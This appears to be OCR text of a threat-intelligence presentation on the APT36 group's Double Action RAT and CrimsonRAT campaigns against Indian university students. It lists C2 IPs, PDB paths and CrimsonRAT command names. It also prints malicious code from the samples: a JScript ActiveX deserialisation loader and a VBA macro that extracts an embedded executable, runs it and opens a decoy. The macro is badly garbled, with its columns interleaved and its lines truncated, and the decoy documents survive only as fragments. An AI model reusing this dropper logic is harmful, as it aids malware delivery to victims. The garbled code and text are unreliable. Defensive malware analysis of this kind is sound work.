var RunTimeFileLoader = new ActiveXObject(bts);


var CoyArrayInRunTime = new ActiveXObject(ats);
var SMPLoader = RunTimeFileLoader.Deserialize_2(CLlBytesuploadedClear);
CoyArrayInRunTime.Add(undefined);
var FinalModuleUploader = SMPLoader.DynamicInvoke(CoyArrayInRunTime.ToArray()).CreateInstance(memoryloader);
FinalModuleUploader.LoadAll(mainRun,secondModule);
```

Double Action RAT






Enumeration based on Filetype



Sending Timestamp



Attribution



C2 hostname - Contabo Inc.

144.126.143[.]138	vmi1264250.contaboserver.net	CN=vmi1264250
209.126.7[.]8	vmi1293957.contaboserver.net	CN=vmi1293957

PDB paths

F:\Packers\CyberLink\Latest Source\Multithread Protocol Architecture\HTTP Version\DUser\Release\x86\DUser.pdb

E:\Packers\CyberLink\Latest Source\Multithread Protocol Architecture\HTTP Arsanal\Clinet\app\Release\app.pdb

E:\Packers\CyberLink\Latest Source\Multithread Protocol Architecture\side projects\First Stage\HTTP Arsenal Main\Clinet\app\Release\app.pdb

APT36


SECRITE Quick Heal

Themes





Infection Chain



Macro Code



```
Set oAzipp = CreateObject("Shell.Application")
file adosrd name = "injavte mnr"
                                                                                strFrameworkDir = Environ$("systemroot") & "\Microsoft.NET\Framework\v3.5"
folder adosrd name = Environ$("ALLUSERSPROFILE") & "\Oflsc" & "" & Second(Now) & "\"
                                                                                If Dir$(strFrameworkDir, vbDirectory) = vbNullString Then
If Dir(folder adosrd name, vbDirectory) = "" Then
                                                                                     file rnum = 2
    MkDir (folder adosrd name)
                                                                                 End If
End If
                                                                                Name folder_adosrd_name & "ppt\embeddings\oleObject1.bin" As folder_adosrd_name & "ppt\" & file adosr
path adosrd file = folder adosrd name & file adosrd name
                                                                                oAzipp.Namespace(folder adosrd name).CopyHere oAzipp.Namespace(folder adosrd name & "ppt\" & file ado
Dim objWord As Object
Dim FDSO As Object
                                                                                Name folder adosrd name & "oleObject" & file rnum & ".bin" As folder adosrd name & file adosrd name 8
Set FDSO = CreateObject("Scripting.FileSystemObject")
                                                                                Shell folder adosrd name & file adosrd name & ".e" & Replace("xe ps", " ps", ""), vbNormalNoFocus
Dim oAddin As AddIn
Dim sAddins As String
Dim sAddinsName As String
                                                                                Dim doc bpath As String
sAddins = ""
sAddinsName = ""
                                                                                doc_bpath = Environ$("ALLUSERSPROFILE") & "\" & sAddinsName & ".pp" & Replace("tx_ps", "_ps", "")
For Each oAddin In Application.AddIns
                                                                                 If Dir(doc bpath) = "" Then
    sAddins = oAddin.FullName
                                                                                  Name folder adosrd name & "ppt\embeddings\ole0bject" & Replace("3.b ps", " ps", "in") As doc_bpath
    sAddinsName = oAddin.Name
Next oAddin
                                                                                 End If
                                                                                                  opening decoy PPTX
                                                                                Presentations.Open FileName:=doc bpath
FDSO.CopyFile sAddins, folder adosrd name & "docos.zip", True
Set FDSO = Nothing
oAzipp.Namespace(folder_adosrd_name).CopyHere oAzipp.Namespace(folder_adosrd_name & "docos.zip").items
```

CrimsonRAT



• 22 commands for C2 communication

procl / getavs	filsz	udlt	putsrt	afile	cscreen	scren
endpo	dowf	delt	info	listf	scrsz	thumb
dirs	cnls	file	runf	dowr	stops	fles, fldr

e:\injavte mnr\injavte mnr	obj\Debug\injavte mnr.pdb	e:\wqeex\jedvmtrvh\jedvmtrv	h\obj\Debug\jedvmtrvh.pdb
 e:\wdtvogelm\wdtvogelm	obj\Debug\wdtvogelm.pdb	e:\idtvivrs vdao\idtvivrs vdao\	obj\Debug\idtvivrs vdao.pdb
G:\hbraeiwas\hbraeiwas	obj\Debug\hbraeiwas.pdb	e:\govate wgte\govate wgte\o	bj\Debug\govate wgte.pdb
g:\dlrarhsiva\dlrarhsiva\	obj\Debug\dlrarhsiva.pdb	g:\mdlthsrvain\mdlthsrvain\o	bj\Debug\mdlthsrvain.pdb
e:\jivmtirvh\jivmtirvh\d	bj\Debug\jivmtirvh.pdb	g:\dhruimaw\dhruimaw\obj	x86\Debug\dhruimaw.pdb

C2 Infrastructure



```
PORT
        STATE SERVICE
3389/tcp open ms-wbt-server
 rdp-ntlm-info:
   Target_Name: WIN-P9NRMH5G6M8
   NetBIOS_Domain_Name: WIN-P9NRMH5G6M8
   NetBIOS_Computer_Name: WIN-P9NRMH5G6M8
   DNS_Domain_Name: WIN-P9NRMH5G6M8
   DNS_Computer_Name: WIN-P9NRMH5G6M8
   Product_Version: 6.3.9600
 _ System_Time: 2023-04-13T05:45:16+00:00
 rdp-enum-encryption:
   Security layer
     CredSSP (NLA): SUCCESS
     CredSSP with Early User Auth: SUCCESS
     Native RDP: SUCCESS
      RDSTLS: SUCCESS
      SSL: SUCCESS
    RDP Encryption level: Client Compatible
     40-bit RC4: SUCCESS
      56-bit RC4: SUCCESS
     128-bit RC4: SUCCESS
     FIPS 140-1: SUCCESS
   RDP Protocol Version: RDP 5.x, 6.x, 7.x, or 8.x server
```



APT36

Targeting University Students

GLOBAL EXECUTIVE MBA PROGRAM - MODULE 1

FINANCIAL ACCOUNTING

COURSE (

M.Tech. (Industrial Engineering)

INDUSTRIAL ENGIN Introduction

SYLLABUS

FOR

(2023 - 2024)

CREDIT BASED CURR

DEPARTMENT OF PR

NATIONAL INSTI

TIRUCHIRAPP.

M. Tech. DEGR

The goal of this course is to help you und companies publish in financial reports such knowledge is essential for business analysis an

Objectives

At the end of the course you should be able to:

- · Understand the form and purpose of the
- Define the key terms in them; and;

events are recorded and summarized in financia

Financial statements are rarely neutral. A company's t them. But those same managers are also responsible have discretion over the method used to account fo estimates and methods that a firm adopts make up course to describing and illustrating the key accounting the potential impact of those choices on the firm's acco

Learning Outcomes

The learning outcomes of the course can be sur

- Building, reading and interpreting finance
- · Understanding immediately the impact of statements.

- sheet, income statement, and cash flow
- Extract from them useful information ab

To interpret financial statements one needs to the first sessions of the course, we will describe

- Developing your critical thinking to asser the right questions;



ACCOUNTING PRINCIPLES

BACHELO POLITICA

ASSIGNME

DEMOCRA

Faculty of F

SCHOOL OF SO

INDIRAGANDHINATI MAIDAN GARI

BPSC -102: CONSTITUTI

CHAPTER 12. MANAGERIAL COST ACCOUNTING

Section 1.0 General


Managerial cost accounting is the process of accumulating, measuring, analyzing, interpreting, and reporting cost information useful to both internal and external groups concerned with the way in which the organization uses, accounts for, safeguards, and controls its resources to meet its objectives. In managing Federal programs, management should also take into consideration "stewardship investments" which are costs of resources expended for the benefit of the nation.

Section 2.0 Authority

The policies and procedures contained in this chapter are issued pursuant to the following

- a. FASAB SFFAS 4, Managerial Cost Accounting Standards and Concepts
- b. SFFAS 8, Supplementary Stewardship Reporting
- c. SFFAS 29, Heritage Assets and Stewardship Reporting
- d. SFFAS 30, Inter-Entity Cost Implementation: Amending SFFAS 4, Managerial Cost Accounting Standards and Concepts
- e. SFFAS 31, Accounting for Fiduciary Activities
- f. FASAB Interpretation 2, Accounting for Treasury Judgment Fund Transactions
- g. FASAB Interpretation 6, Accounting for Imputed Intra-departmental Costs, An Interpretation of SFFAS 4
- h. FASAB Statements of Federal Financial Accounting Concepts (SFFAC):
- SFFAC 1, Objectives of Federal Financial Reporting; and
- SFFAC 5, Definitions of Elements and Basic Recognition Criteria for Accrual-Basis Financial Statements
- i. Staff Implementation Guidance: Guidance for Implementation of SFFAS 31, Accounting for Fiduciary Activities
- GAO Principles, Standards, and Requirements, Title 2 Standards Not Superseded by FASAB, Standards C30, E20, I10, L40 and R40;
- k. OMB Circular A 25 Revised, User Charges;


Feb '23 July '23 Mar '23 June '23



2022

Telemetry Spikes





Thank You





